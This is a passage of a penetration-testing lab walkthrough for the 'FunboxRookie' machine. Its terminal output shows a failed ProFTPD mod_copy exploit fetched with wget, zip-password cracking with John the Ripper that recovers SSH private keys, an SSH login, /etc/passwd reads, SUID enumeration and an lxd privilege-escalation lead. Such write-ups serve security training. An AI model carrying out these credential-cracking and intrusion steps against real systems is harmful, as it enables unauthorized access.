
```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ wget https://www.exploit-db.com/raw/36803
--2021-01-04 19:11:23--  https://www.exploit-db.com/raw/36803
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1657 (1.6K) [text/plain]
Saving to: '36803'

36803               100%[===================>]   1.62K  --.-KB/s    in 0s

2021-01-04 19:11:23 (31.8 MB/s) - '36803' saved [1657/1657]

kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$
```

Running the command hangs at the "Connected to server" message from the script. It's a no-go.



```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ python2 3680
3 192.168.106.107 /var/www/html whoami

[ + ] Connected to server [ + ]

```

Taking another look at the script, it seems it's issuing "`SITE cpfr`" and "`SITE cpto`" commands to copy files. Let's validate our service is vulnerable by running the commands manually and reviewing the output.



```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ ftp 192.168.
106.107
Connected to 192.168.106.107.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.106.107]
Name (192.168.106.107:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.49.106 !
230-
230-The local time is: Tue Jan 05 02:59:46 2021
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site cpfr /etc/passwd
550 /etc/passwd: No such file or directory
ftp> site cpfr /etc/hostname
550 /etc/hostname: No such file or directory
ftp> 
```

It doesn't appear as though we can access files outside the ftp root folder. Without that functionality, this exploit is toast and the vulnerability we found is likely not applicable in this case.

As we've reached a dead end, it's time to summarize what we have:

- An ftp service allowing anonymous access that does not appear to be vulnerable to a known vulnerability
- Multiple password protected ZIP archives
- A default instance of Apache2 for Ubuntu
- No additional web directories


It seems the only thing left to do is re-visit those zip archives and see if we can crack the password.

We'll use John the Ripper for this. The first step is to extract the password hashes from the zip archives. We can do this using `zip2john` and a simple bash loop:

```
"for i in $(ls *.zip); do zip2john $i >> hashes; done"
```


For anyone new to bash scripting, here's what this means.

```
for i in $(ls *.zip);  # list the zip files in the directory and
assign the value if 'i' to the filename
  do zip2john $i >> hashes;  #for each zip file, run zip2john and
append the contents into a new file called hashes
  done  # this is the end of the loop
```




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ for i in $(ls *.zip); do zip2john $i >> hashes; do
ne
ver 2.0 efh 5455 efh 7875 anna.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6
ver 2.0 efh 5455 efh 7875 ariel.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551E
6
ver 2.0 efh 5455 efh 7875 bud.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6
ver 2.0 efh 5455 efh 7875 cathrine.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C5
51E6
ver 2.0 efh 5455 efh 7875 homer.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551E
6
ver 2.0 efh 5455 efh 7875 jessica.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C55
1E6
ver 2.0 efh 5455 efh 7875 john.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6
ver 2.0 efh 5455 efh 7875 marge.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551E
6
ver 2.0 efh 5455 efh 7875 miriam.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551
E6
ver 2.0 efh 5455 efh 7875 tom.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551E6
ver 2.0 efh 5455 efh 7875 zlatan.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1299, decmplen=1675, crc=39C551
E6
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ 
```

Now let's run `john` against the hashes. We'll use `rockyou.txt`, arguably the most common wordlist used for password cracking these days. It's by no means the best, but it will take care of most common and simple passwords in a short time frame.




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ john hashes --wordlist=/usr/share/wordlists/rockyo
u.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (PKZIP [32/64])
Remaining 2 password hashes with 2 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
catwoman         (cathrine.zip/id_rsa)
1g 0:00:00:01 DONE (2021-01-04 21:34) 0.6802g/s 9755Kp/s 9758Kc/s 9758KC/s   11  11..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We have a password! Heading the "Warning", we'll double check with the `--show` command as suggested.




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ john hashes -show
cathrine.zip/id_rsa:catwoman:id_rsa:cathrine.zip::cathrine.zip
tom.zip/id_rsa:iubire:id_rsa:tom.zip::tom.zip

2 password hashes cracked, 9 left
```

Oh! We have 2 passwords! Ok, let's see what's in the archives!




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ unzip -P catwoman cathrine.zip
Archive:  cathrine.zip
  inflating: id_rsa
```



```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ mv id_rsa cathrine_id_rsa
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ unzip -P iubire tom.zip
Archive:  tom.zip
  inflating: id_rsa
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ mv id_rsa tom_id_rsa
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ ls *_id_rsa
cathrine_id_rsa  tom_id_rsa
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ 
```


It looks like we have some private keys! Private keys are as good as passwords and if they haven't been protected with a password themselves, we may be able to use them to connect remotely to the target through SSH.



```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ ssh cathrine@192.168.106.107 -i ./cathrine_id_rsa
Connection closed by 192.168.106.107 port 22
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ ssh tom@192.168.106.107 -i ./tom_id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan  5 03:42:00 UTC 2021

  System load:  0.04              Processes:             165
  Usage of /:   74.3% of 4.37GB   Users logged in:       0
  Memory usage: 37%               IP address for ens256: 192.168.106.107
  Swap usage:   0%


30 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy s
ettings


Last login: Tue Jan  5 03:41:46 2021 from 192.168.49.106
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@funbox2:~$ whoami
tom
tom@funbox2:~$ 
```

Cathrine's login was a no-go, but Tom's was successful!


And in Tom’s home directory, we find the `local.txt`:
`2058eceb699093faa5e116b26ad97187`



```
tom@funbox2:~$ ls
local.txt
tom@funbox2:~$ cat local.txt
2058eceb699093faa5e116b26ad97187
tom@funbox2:~$ ifconfig
ens256: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.106.107  netmask 255.255.255.0  broadcast 192.168.106.255
        ether 00:50:56:bf:ca:22  txqueuelen 1000  (Ethernet)
        RX packets 285964  bytes 26630026 (26.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 224357  bytes 37731905 (37.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10259  bytes 797561 (797.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10259  bytes 797561 (797.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tom@funbox2:~$ 
```


Now it's time to escalate our privilege and see about grabbing the `proof.txt` file from root!

The first thing I notice is that we're restricted to our home directory. We can view files outside our home directory, but we can't change directories. We're likely stuck in a restricted shell.




```
tom@funbox2:~$ ls
local.txt
tom@funbox2:~$ cd ..
-rbash: cd: restricted
tom@funbox2:~$ pwd
/home/tom
tom@funbox2:~$ ls /etc/hostname
/etc/hostname
tom@funbox2:~$ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
tom@funbox2:~$ 
```

A check for SUIDs (`find . -perm /4000`) didn't turn up anything useful.




```
/bin/su
/bin/umount
/bin/mount
/bin/fusermount
/bin/ping
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/at
```

What version of Linux are we running?



```
tom@funbox2:~$ cat /etc/issue
Ubuntu 18.04.4 LTS \n \l
```

A quick search on exploit-db produces one privilege escalation exploit.




Date	D	A	V	Title
2019-06-10	⬇		✗	Ubuntu 18.04 - 'lxd' Privilege Escalation

Showing 1 to 1 of 1 entries

The code didn't really explain what was happening, so I did a quick Google search on 'lxd privilege escalation" and found an article on the vulnerability. Essentially, if a user is a member of the 'lxd' group, they can instantly escalate privileges to root without passwords and regardless of any granted SUDO rights.

Let's see who is in our target machine's 'lxd' group

